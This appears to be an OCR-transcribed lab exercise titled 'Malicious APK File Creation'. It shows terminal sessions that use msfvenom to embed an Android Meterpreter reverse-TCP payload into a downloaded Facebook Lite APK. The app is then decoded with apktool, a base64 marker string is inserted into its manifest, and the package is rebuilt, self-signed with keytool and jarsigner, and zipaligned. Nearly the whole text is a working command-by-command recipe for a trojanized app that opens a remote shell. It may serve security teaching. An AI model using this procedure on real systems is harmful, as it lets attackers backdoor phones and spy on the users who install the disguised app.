
Malicious APK File Creation
No. 7


“secret code is: Jux4QWU666”

The facebook lite application apk was downloaded from apkmirror.com and the msfvenom tool in kali linux is used to embed an android reverse tcp payload into the apk file.




```
┌──(kali㉿kali)-[~/Downloads/fblite]
└─$ msfvenom -x ../fblite.apk  -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -o /home/kali/Downloads/fblitemal.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: p
revious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: p
revious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: p
revious definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: p
revious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: p
revious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: a
lready initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: p
revious definition of IDENTIFIER was here
Using APK template: ../fblite.apk
```

The newly generated malicious file is decoded with the apktool as shown below.




```
┌──(kali㉿kali)-[~/Downloads/fbmalice]
└─$ apktool d fblitemal.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on fblitemal.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

After decoding the apk file, a base64 encoded secret code was inserted in the AndroidManifest.xml file as shown below.



```
                <action android:name="com.android.vending.INSTALL_REFERRER"/>
            </intent-filter>
        </receiver>
        <receiver android:exported="true" android:name="com.facebook.lite.appManager.AppManagerReceiver">
            <meta-data android:name="enable-stage" android:value="enable-cold-pretos"/>
            <intent-filter>
                <action android:name="com.facebook.appmanager.POST_INSTALL_SSO"/>
            </intent-filter>
        </receiver>
        <receiver android:enabled="false" android:exported="true" android:name="com.facebook.lite.deviceid.FbLitePhoneIdRequestReceiver">
            <intent-filter>
                <action android:name="com.facebook.GET_PHONE_ID"/>
            </intent-filter>
        </receiver>
        <receiver android:enabled="false" android:exported="true" android:name="com.facebook.appupdate.DownloadCompleteReceiver">
            <intent-filter>
                <action android:name="android.intent.action.DOWNLOAD_COMPLETE"/>
            </intent-filter>
        </receiver>
        <provider android:authorities="com.facebook.lite.provider.phoneid" android:enabled="false" android:exported="true" android:name="com.facebook.lite.deviceid.FbL
itePhoneIdProvider"/>
        <provider android:authorities="com.facebook.lite.apkfileprovider" android:exported="false" android:grantUriPermissions="true" android:name="androidx.core.conte
nt.FileProvider">
            <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/apkfileproviderpaths"/>
    </provider><!-—4oCcc2VjcmV0IGNvZGUgaXM6IEp1eDRRV1U2NjbigJ0=-->
        <provider android:authorities="com.facebook.lite.securefileprovider" android:exported="false" android:grantUriPermissions="true" android:name="com.facebook.sec
ure.fileprovider.SecureFileProvider">
            <meta-data android:name="com.facebook.secure.fileprovider.SECURE_FILE_PROVIDER_PATHS" android:resource="@xml/securefileprovider"/>
        </provider>
        <provider android:authorities="com.facebook.lite.photofileprovider" android:exported="false" android:grantUriPermissions="true" android:name="com.facebook.lite
.photo.PhotoFileProvider">
            <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/photofileproviderpaths"/>
        </provider>
```


A new fblite apk was then built after inserting the string.



```
┌──(kali㉿kali)-[~/Downloads/fbmalice]
└─$ apktool b fblitemal -o newfblitemal.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/lib)
I: Copying libs... (/kotlin)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```


After decoding and editing the downloaded apk file, self-signing was done using keytool, jarsigner and zipalign tools as described below.

Keytool was used to generate keystore file by setting an alias, an algorithm as well as the number of days the key will be valid. Keytool requests for a keystore password and proceeds to generate a valid self-signed certificate.




```
┌──(kali㉿kali)-[~/Downloads/fbmalice]
└─$ keytool -genkey -V -keystore /home/kali/Downloads/fbmalice/key.keystore -alias fbsploit -keyalg RSA -keysize 2048 -validity 1000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  test
What is the name of your organizational unit?
  [Unknown]:  test
What is the name of your organization?
  [Unknown]:  test
What is the name of your City or Locality?
  [Unknown]:  test
What is the name of your State or Province?
  [Unknown]:  test
What is the two-letter country code for this unit?
  [Unknown]:  ts
Is CN=test, OU=test, O=test, L=test, ST=test, C=ts correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 1,000 days
        for: CN=test, OU=test, O=test, L=test, ST=test, C=ts
[Storing /home/kali/Downloads/fbmalice/key.keystore]
```

Jarsigner which is a tool bundled into java jdk was then used to sign the apk file generated in the previous steps.



```
┌──(kali㉿kali)-[~/Downloads/fbmalice]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore /home/kali/Downloads/fbmalice/key.keystore newfblitemal.apk fbsploit
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/FBSPLOIT.SF
   adding: META-INF/FBSPLOIT.RSA
  signing: classes.dex
  signing: res/mipmap-hdpi/ic_launcher.png
  signing: res/drawable-xhdpi/fb_ic_wireless_slash_filled_16.png
  signing: res/drawable-xhdpi/spinner_large.png
  signing: res/drawable-xhdpi/share.png
  signing: res/drawable-xhdpi/camcorder_icon_new.png
  signing: res/drawable-xhdpi/client_media_picker_fast_scrubber.png
  signing: res/drawable-xhdpi/camcorder_icon.png
  signing: res/drawable-xhdpi/ic_arrow_back_white_18dp.png
  signing: res/drawable-xhdpi/caspian_titlebar_icon_overflow.png
  signing: res/drawable-xhdpi/ic_check_white_18dp.png
  signing: res/drawable-xhdpi/browser_ssl_lock.png
  signing: res/drawable-xhdpi/sysnotif_invite.png
  signing: res/drawable-xhdpi/cross.png
  signing: res/drawable-xhdpi/ic_dark_back_arrow_24.png
  signing: res/drawable-xhdpi/common_full_open_on_phone.png
  signing: res/drawable-xhdpi/sysnotif_default.png
  signing: res/drawable-xhdpi/ic_end_call_action.png
  signing: res/drawable-xhdpi/ic_accept_call_action.png
  signing: res/drawable-xhdpi/checkmark_circle_filled.png
  signing: res/drawable-xhdpi/client_media_picker_fast_scrubber_dark.png
  signing: res/drawable-xhdpi/sysnotif_friend_request.png
  signing: res/drawable-xhdpi/fb_ic_wireless_filled_20.png
```

Zipalign, which is an optimization tool was used to perform a 32-bit alignment on the apk file and saved as a new signedfblite.apk file. This new file now contains the inserted secret code, malicious payload and is signed as well.



```
┌──(kali㉿kali)-[~/Downloads/fbmalice]
└─$ zipalign -v 4 newfblitemal.apk signedfblite.apk
Verifying alignment of signedfblite.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
   10167 META-INF/FBSPLOIT.SF (OK - compressed)
   20377 META-INF/FBSPLOIT.RSA (OK - compressed)
   21480 classes.dex (OK - compressed)
  239252 res/mipmap-hdpi/ic_launcher.png (OK)
  240872 res/drawable-xhdpi/fb_ic_wireless_slash_filled_16.png (OK)
  241800 res/drawable-xhdpi/spinner_large.png (OK)
  242724 res/drawable-xhdpi/share.png (OK)
  243128 res/drawable-xhdpi/camcorder_icon_new.png (OK)
  243560 res/drawable-xhdpi/client_media_picker_fast_scrubber.png (OK)
  244540 res/drawable-xhdpi/camcorder_icon.png (OK)
  244872 res/drawable-xhdpi/ic_arrow_back_white_18dp.png (OK)
  245160 res/drawable-xhdpi/caspian_titlebar_icon_overflow.png (OK)
  245404 res/drawable-xhdpi/ic_check_white_18dp.png (OK)
  245724 res/drawable-xhdpi/browser_ssl_lock.png (OK)
  246152 res/drawable-xhdpi/sysnotif_invite.png (OK)
  246352 res/drawable-xhdpi/cross.png (OK)
  246656 res/drawable-xhdpi/ic_dark_back_arrow_24.png (OK)
  246948 res/drawable-xhdpi/common_full_open_on_phone.png (OK)
  247536 res/drawable-xhdpi/sysnotif_default.png (OK)
```